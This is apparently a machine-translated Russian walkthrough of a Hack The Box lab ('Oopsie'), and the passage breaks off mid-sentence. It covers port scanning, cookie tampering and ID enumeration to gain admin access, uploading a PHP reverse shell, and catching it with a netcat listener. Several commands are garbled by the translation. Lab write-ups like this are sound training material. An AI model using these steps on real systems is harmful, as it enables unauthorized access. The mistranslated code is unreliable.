

Упс

Вступление

Всякий раз, когда вы выполняете веб-оценку, включающую механизмы аутентификации, всегда рекомендуется проверять файлы cookie, сеансы и пытаться выяснить, как на самом деле работает контроль доступа. Во многих случаях атака с удаленным выполнением кода и плацдарм в системе могут быть недостижимы сами по себе, а скорее после объединения различных типов уязвимостей и эксплойтов. В этой вставке мы узнаем, что уязвимости типа «Раскрытие информации» и «Нарушенный контроль доступа», даже если они кажутся не очень важными, могут иметь большое влияние при атаке на систему, и, следовательно, почему даже небольшие уязвимости имеют значение.


перечисление

Мы собираемся начать наше перечисление с поиска любых открытых портов с помощью инструмента Nmap:

```
nmap -sC -sV {TARGET_IP}
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-12 12:35 EDT
Nmap scan report for {TARGET_IP}
Host is up (0.091s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Мы можем определить порт 22 (SSH) и порт 80 (HTTP) как открытые. Мы посещаем IP с помощью веб-браузера, где мы видим веб-сайт для автомобилей.



На главной странице можно найти интересную информацию о том, как можно получить доступ к услугам через вход:

A screenshot of the 'Services' page of the MegaCorp Automotive website. The top navigation bar is identical to the homepage. The main content area features a large green banner with the text 'Power Electronics' and 'Transmission + Electric Engine'. Below the banner, the word 'Services' is prominently displayed. A paragraph of text explains the services provided: 'We provide services to operate manufacturing data such as quotes, customer requests etc.' followed by a blue button with the text 'Please login to get access to the service.' At the bottom of the page, there is a footer section with a phone icon and the text '+44 (0)123 456 789'.

Согласно этой информации, на сайте должна быть страница входа. Прежде чем мы приступим к перечислению каталогов и страниц, мы можем попытаться сопоставить веб-сайт с помощью прокси-сервера Burp Suite для пассивного сканирования веб-сайта. Burp Suite — это мощное приложение для тестирования безопасности, которое можно использовать для выполнения веб-запросов в веб-приложениях, мобильных приложениях и толстых клиентах. Burp предлагает множество возможностей, таких как поисковый робот, сканер, прокси-сервер, повторитель, взломщик и многие другие.


Поисковый робот (также известный как веб-паук или веб-робот) — это программа или автоматизированный скрипт, который методично и автоматически просматривает всемирную паутину. Этот процесс называется веб-сканированием или поиском пауков. Многие законные сайты, в частности поисковые системы, используют поисковые роботы как средство предоставления актуальных данных.

Если вы туннелируете веб-трафик через Burp Suite (без перехвата пакетов), по умолчанию он может пассивно сканировать веб-сайт, обновлять карту сайта со всем запрошенным содержимым и, таким образом, создавать дерево файлов и каталогов без отправки каких-либо дополнительных запросов.


Для дальнейшего чтения и более глубокого анализа использования веб-прокси и инструментов, таких как пакет Burp, можно найти в модуле академии HTB. [Усин грамм Веб-прокси](#) :



Сначала мы запустим Burp Suite и настроим браузер для отправки трафика через прокси. Чтобы получить доступ к настройкам прокси в Mozilla Firefox, вы можете щелкнуть меню Firefox и перейти к настройкам.




Затем мы вводим в строке поиска «прокси», и теперь отображаются настройки сети. Затем мы выбираем [Настройки...](#).



Затем мы выбираем **Ручная настройка прокси** где мы вводим в качестве HTTP-прокси **127.0.0.1** ИС и порт 8080, где прослушивается Burp Proxy.

Примечание. Желательно также проверить возможность прохождения через Burp..

Также используйте этот прокси для FTP и HTTPS так что все запросы могут



Нам нужно отключить перехват в пакете Burp, так как он включен по умолчанию. Перейдите в [Вкладка «Прокси»](#), и раздел [Перехват](#) подвкладка выберите кнопку, где [Перехват В на](#) так чтобы отключить его.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is on Action Open Browser

Use Burp's embedded browser
There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Open browser

Use a different browser
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll need to install Burp's CA certificate.

View documentation

Using Burp Proxy
If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

Burp Proxy options
Reference information about the different options you have for customizing Burp Proxy's behaviour.

Burp Prox
The central need to use

Теперь, когда все настроено правильно, мы обновляем страницу в нашем браузере и переключаемся в Burp Suite на вкладку «Цель», а затем в опции «Карта сайта»:

Dashboard **Target** Proxy Intruder Repeater Sequencer Decoder Comparer Logger

Site map Scope Issue definitions

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

http://10.129.95.191

- /
- cdn-cgi
- login
- script.js
- scripts
- css
- fonts
- js
- themes

Host	Method	URL	P...	Status	Length
http://10.129.95.191	GET	/cdn-cgi/login/script.js		200	257

Contents

Request Response

Pretty Raw \n Actions


```

1 GET /cdn-cgi/login/script.js HTTP/1.1
2 Host: 10.129.95.191
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://10.129.95.191/
10

```

Можно обнаружить некоторые каталоги и файлы, которые не были видны во время просмотра. Тот, который действительно очень интересен, это каталог [/cdn-cgi/логин](#).

Мы можем посетить его в нашем браузере, и действительно нам представлена страница входа:



Попробовав пару комбинаций имени пользователя и пароля по умолчанию, нам не удалось получить доступ. Но есть и вариант [Войти как гость](#). Пробуем, и теперь нам представлена пара новых параметров навигации, поскольку мы вошли в систему как гость:

Repair Management System



После навигации по доступным страницам мы замечаем, что единственная интересная, кажется, [Загрузки](#). Однако получить к нему доступ невозможно, так как нам нужно иметь [супер администратор](#) права:

Repair Management System

This action require super admin rights.

Нам нужно найти способ повысить наши привилегии от пользователя, [Гость](#) К [супер администратор](#) роль. Один из способов попробовать это проверив, можно ли манипулировать файлами cookie и сессиями.


Файлы cookie — это текстовые файлы с небольшими фрагментами данных, созданные веб-сервером, сохраненные браузером в файловой системе компьютера и используемые для идентификации пользователя во время просмотра веб-сайта.

В Mozilla Firefox можно просматривать и изменять файлы cookie с помощью инструментов разработчика.

Инструменты разработчика — это набор инструментов веб-разработчика, встроенных в Firefox. Вы можете использовать их для изучения, редактирования и отладки HTML, CSS и JavaScript.

Чтобы войти в панель инструментов разработчика, нам нужно щелкнуть правой кнопкой мыши содержимое веб-страницы и выбрать [Осмотрите элемент \(Q\)](#).

Repair Management System



This action require super admin rights.

Затем мы можем перейти к Хранилище раздел, в котором представлены файлы cookie. Как можно заметить, существует роль = гость и пользователь=2233 что мы можем предположить, что если бы мы каким-то образом знали количество администратора для пользователя переменная, мы могли бы получить доступ к странице загрузки.

Repair Management System

This action require super admin rights.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
role	guest	10.129.95.191	/	Fri, 12 Nov 2021 08:23:53 G...	9	false
user	2233	10.129.95.191	/	Fri, 12 Nov 2021 08:23:53 G...	8	false

Мы снова проверяем URL-адрес на панели нашего браузера, где есть я бы для каждого пользователя:

<http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=2>

Мы можем попробовать изменить

переменную во что-то еще, например, 1, чтобы увидеть, можем ли мы перечислить

пользователей:

http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=1

MegaCorp Automotive Account Branding Clients Uploads Logged in as Guest

Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

Действительно, у нас есть уязвимость раскрытия информации, которой мы могли бы злоупотребить. Теперь мы знаем идентификатор доступа **34322** пользователя, поэтому мы можем попытаться изменить значения в нашем файле cookie с помощью инструментов разработчика. Итак, мы можем вернуться к **Загрузки** страницы.

MegaCorp Automotive Account Branding Clients Uploads Logged in as Guest

Repair Management System

Branding Image Uploads

Brand Name

No file selected.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
role	admin	10.129.95.191	/	Fri, 12 Nov 2021 08:2...	9	false	false	None	Wed, 13 Oct 2021 08:...
user	34322	10.129.95.191	/	Fri, 12 Nov 2021 08:2...	9	false	false	None	Wed, 13 Oct 2021 08:...

Наконец-то мы получили доступ к форме загрузки.

плацдарм

Теперь, когда у нас есть доступ к форме загрузки, мы можем попытаться загрузить нашу **PHP** обратная оболочка. Вместо собственную форму, мы будем использовать существующую.

В [Попугай ОС](#), вебшеллы можно найти в папке нету, **/usr/доля/вебшеллы/**, однако, если вы скачать можно [здесь](#).

Для этого упражнения мы будем использовать **/usr/доля/вебшеллы/php/php-reverse-shell.php**.

```
<?php
// php-reverse-shell — реализация обратной оболочки в PHP // Copyright (C)
2007 pentestmonkey@pentestmonkey.net //

// Этот инструмент можно использовать только в законных целях. Пользователи несут полную
ответственность // за любые действия, выполняемые с помощью этого инструмента. Автор не несет
ответственности // за ущерб, причиненный этим инструментом. Если эти условия для вас неприемлемы, // не
используйте этот инструмент.
//

<СНИП>

set_time_limit(0); $ВЕРСИЯ
знак равно"1.0" ; $ip знак
равно «127.0.0.1» ; $порт // ИЗМЕНИТЕ ЭТО НА ВАШ IP
знак равно 1234 ; // ИЗМЕНИТЕ ЭТО С ВАШИМ ПОРТОМ ДЛЯ ПРОСЛУШИВАНИЯ
$chunk_size      знак равно 1400 ;
$write_a        знак равен;
$error_a        знак равен;
$оболочка знак равно 'uname -a; sh; я бы; /bin/sh -я';
$демон          знак равно 0;
$отладка       знак равно 0;

< СНИП >

?>
```

Конечно, нам нужно изменить приведенный выше код, чтобы он соответствовал нашим потребностям. Мы собираемся изменить **\$ip** и **\$порт** переменные в соответствии с нашими настройками, а затем мы попытаемся загрузить файл.

Repair Management System

The file php-reverse-shell.php has been uploaded.

Наконец-то нам удалось его загрузить. Теперь нам может понадобиться брутфорс каталогов, чтобы найти папку, в которой хранятся загруженные файлы, но мы также можем догадаться об этом. **загрузки** каталог кажется логичным предположение. Мы подтверждаем, что, запустив также **клеветник** инструмент.

```
гобастер директор --url http://{ЦЕЛЬ_IP}/ --список слов /usr/share/wordlists/dirbuster/
directory-list-2.3-small.txt -x php
```

```
gobuster dir --url http://{TARGET_IP}/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.129.95.191/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.1.0
[+] Extensions: php
[+] Timeout:     10s
=====
2021/10/13 06:05:33 Starting gobuster in directory enumeration mode
=====
/images          (Status: 301) [Size: 315] [--> http://{TARGET_IP}/images/]
/index.php       (Status: 200) [Size: 10932]
/themes          (Status: 301) [Size: 315] [--> http://{TARGET_IP}/themes/]
/uploads         (Status: 301) [Size: 316] [--> http://{TARGET_IP}/uploads/]
Progress: 420 / 175330 (0.24%) ^C
[!] Keyboard interrupt detected, terminating.

=====
2021/10/13 06:05:37 Finished
=====
```

The **клеветник** сразу нашел **загрузки** каталог. У нас нет разрешения на доступ к каталог, но мы можем попробовать получить доступ к нашему загруженному файлу.



Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.129.95.191 Port 80

Но сначала нам нужно настроить соединение netcat:

```
nc-lvnp1234
```

Затем запросим нашу оболочку через браузер:

```
http://{TARGET_IP}/uploads/php-reverse-shell.php
```

и проверьте наш слушатель.

Примечание. Если нашей оболочки нет, возможно, она была удалена, поэтому нам нужно загрузить ее снова.

```
nc -lvvvp 1234

Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.95.191.
Ncat: Connection from 10.129.95.191:44664.
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 10:32:10 up 15:05,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

У нас получилась обратная оболочка! Чтобы иметь функциональную оболочку, мы можем сделать следующее:

```
питон3-c'импортировать pty;pty.spawn("/bin/bash")'
```

Боковое движение

Как пользователь `www-данные` мы не можем добиться многоного, поскольку роль имеет ограниченный доступ в системе. Поскольку веб-сайт использует PHP и SQL, мы можем дополнительно перечислить веб-каталог для потенциального раскрытия информации. или неправильные конфигурации. После некоторого поиска мы можем найти несколько интересных файлов `php` в разделе `/var/www/html/cdn-cgi/login` каталог. Мы можем вручную просмотреть исходный код всех страниц или попытаться найти интересные строки с использованием `grep` инструмент. `grep` это инструмент, который ищет ШАБЛОНЫ в каждом ФАЙЛЕ и напечатать строки, соответствующие образцам. Мы можем использовать `Kot *` читать все файлы при передаче вывода в `grep` где мы предоставляем шаблон строки, которая начинается со слова, 